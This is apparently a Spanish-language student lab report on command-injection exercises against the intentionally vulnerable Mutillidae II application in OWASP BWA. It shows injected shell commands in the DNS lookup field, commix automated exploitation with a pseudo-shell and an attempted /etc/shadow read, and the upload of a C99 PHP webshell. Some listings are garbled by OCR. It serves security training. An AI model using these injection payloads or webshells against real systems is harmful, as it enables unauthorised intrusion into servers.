EJERCICIOS COMMAND INJECTION Y WEBSHELL

Prerrequisitos

- Kali Linux
- OWASP BWA


Ejercicio 1 - Manual

Realizar el ejercicio de Command Injection en la máquina Mutillidae II:

- OWASP 2013 > A1 Injection (Other) > Command Injection > DNS Lookup Identificar:
- Usuario del servicio lanzado


Identificamos manualmente en la página el usuario.

Comando: whoami



- Ruta por defecto de la web de multillidae

Comando: aplique el comando pwd para conocer la ruta.



- Si es administrador de la maquina o no.

El id de www-data es 33 por lo que no es administrador, root tiene id 0 por lo que es el administrador del sistema.

	W	Who would you like to do a DNS lookup o			
			Enter IP or hostname		
	Hostr	name/IP			
			Lookup DNS		
			Results for ;id -u root		
0					
	Who would you like to do a DNS lookup on?				
	Enter IP or hostname				
н	lostname/IP				
		Lool	kup DNS		
	R	esults for ;	id -u www-data		
33					

Mapa de la web completa

webgoat.net-git

Con relación al mapa de la web realice una búsqueda con tree, pero solo lanzo las carpetas no las subcarpetas, pero dejo aquí.

Esta seria la carpeta principal pero no pude desglosarla, puede que haya obviado un comando.

```
Results for ;cd ..;tree;ls
MCIR-git
ModSecurity-git
SecurityShepherd-git
WackoPicko-relative_urls-git
  WebGoat-svn
  bodgeit-svn
  bwa_cyclone_transfers-git
  bwa_cyclone_transfers-git-1.1.1
 bwa_cyclone_transfers-git-1.2rc1
 bwapp-git
 dvwa-git
 gruyere
 mutillidae-git
mutation of the course of the 
owasp-esapi-java-swingset-interactive-svn
owasp-esapi-java-swingset-svn
 owasp-modsecurity-crs-git
  owasp-zap-wave-svn
 owaspbricks-svn
 owaspbwa-svn
 railsgoat-git
 railsgoat-git-1.1.1
railsgoat-git-1.2rc1
  railsgoat-git-1.2rc1-broken
  redmine
  wavsep-qit
```

Si ingresamos a cada de una de las carpetas estas tienen subcarpetas como por ejemplo.


```
INMMCA.txt
INMMCA.txt\
INMMCA.txt\
INMMCA.txt\
INMMCA.txt\
INMMCA.txt\
INMMCA.txt\
INMMCA.txt\
INMMCA.txt\
INMMCA.txt\
InmmCaptured.php

ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
pagture-data.php
captured-data.php
captured-data.txt
classes
client-side-control-challenge.php
credits.php
data
database-offline.php
directory-browsing.php
dns-lookup.php
document-viewer.php
document-viewer.php
document-viewer.php
document-viewer.php
hackers-for-charity.php
home.php
htmls-storage.php
installation.php
installation.php
installation.php
installation.php
page-not-found.php
page-not-found.php
pagsswords
pen-tst-tool-lookup-ajax.php
pen-test-tool-lookup.php
pho-errors.php
```


Pero no logre realizar el mapa completo.

Luego intente el mapeo con burpsuite pero no creo que haya sido concluyente.


Este es el mapa de toda la red multillidae



Nos encontramos en index.php dns-lookup



Si nos posicionamos allí se puede ver que estamos en target_host... y trae la solicitud y respuesta y allí en response se puede ver el mapa completo.



Si hay ficheros de configuración de la herramienta multillidae.

Los ficheros de configuracion normalmente se encuentran en el directorio /etc por lo que localizamos y nota que si hay un sin fin de ficheros. Aquí solo algunos. La lista es bastante larga.

Lookup DNS

```
Results for ;locate /etc
/etc/.java
/etc/.pwd.lock
/etc/ConsoleKit
 /etc/PolicyKit
/etc/roticykit
/etc/X11
/etc/acpi
/etc/adduser.conf
 /etc/adjtime
/etc/aliases
 /etc/aliases.db
 /etc/alternatives
/etc/apache2
/etc/apm
/etc/apparmor
/etc/apparmor.d
/etc/apport
/etc/apt
/etc/at.deny
/etc/authbind
/etc/bash.bashrc
/etc/bash_completion
/etc/bash_completion.d
/etc/bindresvport.blacklist
/etc/blkid.conf
 /etc/blkid.tab
 /etc/byobu
/etc/ca-certificates
/etc/ca-certificates.conf
/etc/ca-certificates.conf.dpkg-old
/etc/calendar
 /etc/chatscripts
  /etc/console-setup
 /etc/courier
 /etc/cron.d
/etc/cron.dail
/etc/cron.hourly
```

Ejercicio 2 – Commix

Realizar el ejercicio de Command Injection en la máquina Mutillidae II:

- OWASP 2013 > A1 Injection (Other) > Command Injection > DNS Lookup Identificar:
- Usuario del servicio lanzado

El usuario es www-data

Ruta por defecto de la web de multillidae

Abajo se muestra la ruta por defecto

```
[00:00:31] [warning] It seems that you don't have permissions to read the '/etc/shadow' file.

POST parameter 'target_host' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] > Y

Pseudo-Terminal Shell (type '?' for available options)

commix(os_shell) > pwd

/owaspbwa/mutillidae-git

commix(os_shell) >
```

Si es administrador o no de la maquina

El usuario www-data no posee privilegios de administrador.

```
[00:00:30] [info] Current user: www-data
[00:00:30] [info] Testing if current user has excessive privileges.
[00:00:30] [info] Current user has excessive privileges: False
```

Mapa de la web completa

En cuanto al mapeo del sitio web con commix, esto también se me ha dificultado, puede que haya un comando especial, pero a parte de la solución de burpsuite no halle otra con commix, ya que solo puedo listar los directorios dentro de la ruta por defecto no pude regresar atrás con commix porque no me permite.

Commix(on_whell) > ls

IXMMGA.txt IXMMGA.txt\ add-to-your-blog.php ajax arbitrary-file-inclusion.php authorization-required.php back-button-discussion.php browser-info.php captured-data.php captured-data.php captured-data.txt classes client-side-control-chall

property of the part of the part

(VER CORRECCION)

Si hay ficheros de configuracion en la herramienta multillidae

Cuando intente ingresar por comando no pude ya que detecto que no tengo privilegios, pero una vez que desplegue la terminal si pudo hallarlo.

```
|_ 8.8.8.8;echo RSCEOQ$((24+21))$(echo RSCEOQ)RSCEOQ
[00:33:12] [info] Fetching content of the file: '/etc'.
[00:33:12] [warning] It seems that you don't have permissions to read the content of the file '/etc'.
POST parameter 'target_host' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] > Y
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > locate /etc
```


l) > locate /etc /etc /etc/.java /etc/.pwd.lock /etc/ConsoleKit /etc/PolicyKit /etc/Atl /etc/acji /etc/adduser.conf /etc/adjtime /etc/aliases /etc/aliases.db /etc/alternatives /etc/apache2 /etc/apm /etc/apparmor /etc/apparmor.d /etc/apport /etc/apport /etc/apport etc/at.deny /etc/authbind /etc/bash.bashrc /etc/bash_completion /etc/bash_completion.d /etc/bindresvport.blacklist /etc/blkid.conf /etc/blkid.tab /etc/byobu /etc/ca-certificates /etc/ca-certificates.conf /etc/ca-certificates.conf /etc/ca-certificates.conf /etc/bash_completion.d /etc/bindresvport.blacklist /etc/blkid.tab /etc/byobu /etc/ca-certificates /etc/ca-certificates.conf /etc/ca-certificates.conf /etc/bash_completion.d /etc/bindresvport.blacklist /etc/blkid.tab /etc/blkid.tab /etc/byobu /etc/ca-certificates /etc/ca-certificates.conf /etc/ca-certificates.conf /etc/bindresvport.blacklist /etc/blkid.tab /etc/blkid.tab /etc/byobu /etc/ca-certificates /etc/ca-certificates.conf /etc/ca-certificates /etc/ca-certifi g-old /etc/calendar /etc/chatscripts /etc/console-setup /etc/courier /etc/cron.d /etc/cron.daily /etc/cron.monthly /etc/cron.monthly /etc/cron.ab /etc/chatscripts /etc/dbconfig-common /etc/dbus-1 /etc/debconf.conf /etc/debian_version /etc/default /etc/defoma /etc/deluser.conf /etc/fstab /etc/fuse.conf /etc/dhcp3 /etc/dhcp3 /etc/dhcp3 /etc/dps /etc/dps /etc/dps /etc/enacs /etc/enacs /etc/enacs /etc/enacs /etc/enacs /etc/enacs /etc/enacs /etc/enacs /etc/enacs /etc/fstab /et etc/gre.d /etc/groopy /etc/groopy /etc/group nf /etc/init /etc/init.d /etc/initramfs-tools /etc/inputrc /etc/insserv.conf /etc/insserv.conf.d /etc/iproute2 /etc/issue.dpkg-new /etc/issue.net /etc/java /etc/java-6-openjdk /etc/javascript-common /etc/kbd etc/kernel /etc/kernel-img.conf /etc/ladscape /etc/ld.so.cache /etc/ld.so.conf /etc/ld.so.conf /etc/ldsb-base /etc/lsb-base-logging.sh /etc/lsb-release /etc/ltrace.conf /etc/mm/etc/magic /etc/magic.mime /etc/mailcap.order /etc/mailname /etc/manpath.config /etc/maven2 /etc/mime.types /etc/mke2fs.conf /etc/modprobe.d /etc/modploadel s /etc/mono /etc/mono-server2 /etc/motd /etc/motd.static /etc/motd.tail.old /etc/mab /etc/mysql /etc/nanorc /etc/network /etc/networks /etc/nsswitch.conf /etc/openoffice /etc/opt /etc/pam.conf /etc/pam.d /etc/pam.go /etc/passwd /etc, passwd- /etc/pear /etc/perl /etc/php5 /etc/phpmyadmin /etc/pm /etc/ppularity-contest.conf /etc/postfix /etc/postgresql /etc/postgresql-common /etc/ppp /etc/profile /etc/profile.d /etc/protocols /etc/pulse /etc/python /etc/python2.6 /etc/rc.local /etc/rc0.d /etc/rc1.d /etc/rc2.d /etc/rc3.d /etc/rc4.d /etc/rc5.d /etc/rc6.d /etc/rc6.d /etc/rc9.d /etc/rc9.conf /etc/resolv.conf /etc/resolv.conf /etc/rmt /etc/rpc /etc/rsyslog.conf /etc/rsyslog.d /etc/rvmrc /etc/samba /et c/screenrc /etc/securetty /etc/security /etc/services /etc/sgml /etc/shadow /etc/shadow /etc/shadow /etc/shells /etc/ssh /etc/ssh /etc/subversion /etc/sudoers /etc/sudoers d /etc/sysctl.conf /etc/sysctl.d /etc/syslog.conf /etc/termin o /etc/timezone /etc/tomcat6 /etc/ts.conf /etc/ucf.conf /etc/udev /etc/ug/m /etc/ug/m /etc/ug/m /etc/ug/m /etc/wgetrc /etc/up/mare-tools /etc/wgm /etc/wgetrc /etc/up/mare-tools /etc/wgm /etc/wgm /etc/wgetrc /etc/wpa_supplications /etc/up/mare-tools /etc/wgm /etc/w nt /etc/xml /etc/xulrunner-1.9.2 /etc/zprofile /etc/zsh_command_not_found /etc/.java/.systemPrefs /etc/.java/.system.lock /etc/.java/.systemPrefs/.systemRootModFile /etc/ConsoleKit/run-seat.d /etc/ConsoleKit/run-session d /etc/ConsoleKit/seats.d /etc/ConsoleKit/seats.d /etc/ConsoleKit/seats.d /etc/X11/Xsession.d /etc/X11/Xse onfig /etc/X11/rgb.txt /etc/X11/Xreset.d/README /etc/X11/Xresources/x11-common_versources/x11-common_xresources/x11-common_xresources/x11/Xsession.d/40×11-common_xresources/x 50×11-common_determine-startup /etc/X11/Xsession.d/60×11-common_localhost /etc/X11/Xsession.d/70pulseaudio /etc/X11/Xsession.d/75dbus_dbus-launch /etc/X11/Xsession.d/90consolekit /etc/X11/Xsession.d/90×11-common_ssh-agent /etc/X11/Xsession.d/70pulseaudio /etc/X11/Xsession.d/75dbus_dbus-launch /etc/X11/Xsession.d/90consolekit /etc/X11/Xsession.d/90×11-common_ssh-agent /etc/X11/Xsession.d/70pulseaudio /etc/X11/Xsession.d/75dbus_dbus-launch /etc/X11/Xsession.d/90consolekit /etc/X11/Xsession.d/90consolekit /etc/X11/Xsession.d/90x11-common_ssh-agent /etc/X11/Xsession.d/75dbus_dbus-launch /etc/X11/Xsession.d/90consolekit /etc/X11/Xsession.d/90x11-common_ssh-agent /etc/X11/Xsession.d/75dbus_dbus-launch /etc/X11/Xsession.d/90consolekit /etc/X11/Xsession.d/90x11-common_ssh-agent /etc/X11/Xsession.d/75dbus_dbus-launch /etc/X11/Xsession.d/90x11-common_ssh-agent /etc/X11/Xsession.d/90


Ejercicio 3 - Webshell PHP > C99

Realizar el ejercicio de Command Injection en la máquina Mutillidae II:

OWASP 2013 > A1 - Injection (Other) > Command Injection > DNS Lookup Carga una webshell PHP > C99

Como se puede notar abajo pude cargar el c99.php







Identificar:

- Usuario del servicio lanzado

www-data



- Ruta por defecto de la web multillidae



- Si es administrador de la maquina o no.

www-data no es administrador.



- Mapa de la web completa.

	Listing folder (0 files and 30 folders)	:			
Name 🛦	Size N	Iodify	Owner/Group	Perms	Actio
■.	LINK 1	B.06.2015 23:21:56	root/root	drwxr-xr-x	🌵 I
5	LINK 2	1.12.2022 18:10:55	root/root	drwxr-xr-x	Q (
[MCIR-git]		8.06.2015 22:12:33	www-data/www-data		Q (
[ModSecurity-git]		7.07.2013 21:16:18	root/root	drwxr-xr-x	
[SecurityShepherd-git]		8.06.2015 23:21:23	root/root	drwxr-xr-x	
[WackoPicko-relative urls-git]	DIR 1	7.05.2011 21:32:16	root/root	drwxr-xr-x	📭 į
[WebGoat-svn]		9.06.2012 15:39:36	root/root	drwxr-xr-x	🕠 į
[bodgeit-svn]		5.05.2015 21:06:19	root/root	drwxr-xr-x	Q 1
[bwa cyclone transfers-git-1.1.1]		7.03.2014 00:00:50	www-data/www-data		•
[bwa_cyclone_transfers-git-1.2rc1]	DIR 2	2.07.2013 22:51:03	www-data/www-data		0 1
[bwapp-git]		4.05.2015 22:35:28	www-data/www-data		0 1
[dvwa-git]		4.05.2015 22:32:52	www-data/www-data		0 1
[gruyere]		2.05.2011 22:27:09	root/root	drwxr-xr-x	0
[mutillidae-git]		1.12.2022 21:28:42	www-data/www-data		Q 1
[owasp-1-liner-git-modified-for-owaspbwa]		1.02.2013 16:48:05	root/root	drwxr-xr-x	•
[owasp-1-liner-git-unmodified]		9.07.2013 23:56:53	root/root	drwxr-xr-x	📭 I
[owasp-esapi-java-swingset-interactive-svn]		2.01.2013 20:10:33	tomcat6/tomcat6	drwxr-xr-x	📭 į
[owasp-esapi-java-swingset-svn]		2.04.2012 12:27:19	tomcat6/tomcat6	drwxr-xr-x	Q (
[owasp-modsecurity-crs-git]		4.05.2015 22:32:49	root/root	drwxr-xr-x	Q 1
[owasp-zap-wave-svn]		1.05.2011 21:16:30	root/root	drwxr-xr-x	📭 I
[owaspbricks-svn]		4.03.2014 09:25:47	www-data/www-data		Q (
[owaspbwa-svn]		9.03.2012 17:32:15		drwxr-xr-x	Q (
[railsqoat-git-1.1.1]		7.03.2014 00:07:03	www-data/www-data		Q (
[railsqoat-git-1.2rc1]		7.03.2014 01:45:18	www-data/www-data		📭 I
[railsqoat-qit-1.2rc1-broken]		9.07.2013 23:28:57	www-data/www-data		📭 I
[redmine]		0.03.2012 16:12:20	www-data/www-data		0 1
wavsep-git]	DIR 1	3.03.2014 21:58:32	tomcat6/tomcat6	drwxr-xr-x	Q j
[webgoat.net-git]	DIR 1	4.03.2014 10:27:02	root/root	drwxr-xr-x	Q
[wivet-svn]		5.07.2012 08:57:29	www-data/www-data		0
[bwa cyclone transfers-git => bwa cyclone transfers-git-1.2rc1/]	LINK 2	2.07.2013 22:51:03	www-data/www-data		Q (
[owasp-1-liner-git => owasp-1-liner-git-modified-for-owaspbwa/]	LINK 0	1.02.2013 16:48:05	root/root	drwxr-xr-x	🧶 I
[railsgoat-git => railsgoat-git-1.2rc1/]	LINK 1	7.03.2014 01:45:18	www-data/www-data		0 i

- Si hay archivo de configuracion de la herramienta multillidae.

